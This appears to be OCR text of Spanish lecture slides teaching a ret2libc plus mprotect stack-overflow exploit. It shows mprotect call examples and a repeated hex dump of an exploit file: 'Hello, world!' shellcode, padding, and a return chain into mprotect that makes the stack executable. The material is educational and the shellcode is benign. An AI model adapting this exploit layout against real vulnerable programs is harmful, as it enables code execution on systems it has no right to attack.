
FUNCIONAMIENTO DE MPROTECT

```
int mprotect(0xffff1000, 0x2000, 0x7);
```




FUNCIONAMIENTO DE MPROTECT


```
int mprotect(0xffff1000, 0x1001, 0x7);
```




LLAMADA A MPROTECT




LLAMADA A MPROTECT




LLAMADA A MPROTECT




LLAMADA A MPROTECT




LLAMADA A MPROTECT




EXPLOIT ORIGINAL




EXPLOIT ORIGINAL VS RET2LIB



EXPLOIT CON RET2LIB + MPROTECT



EXPLOIT CON RET2LIB + MPROTECT



EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

EXPLOIT CON RET2LIB + MPROTECT

```
$ xxd -g 1 exploit.bin | cut -d' ' -f2-17
```

```
e8 30 00 00 00 48 65 6c 6c 6f 2c 20 77 6f 72 6c
64 21 b8 09 00 00 00 40 88 41 0d bb 01 00 00 00
ba 0e 00 00 00 b8 04 00 00 00 cd 80 31 db b8 01
00 00 00 cd 80 59 eb da 41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41 60 f6 ec f7 78 ce ff ff
00 c0 ff ff 00 18 00 00 07 00 00 00 0a
```

```
payload padding &mprotect &buffer addr len prot
```

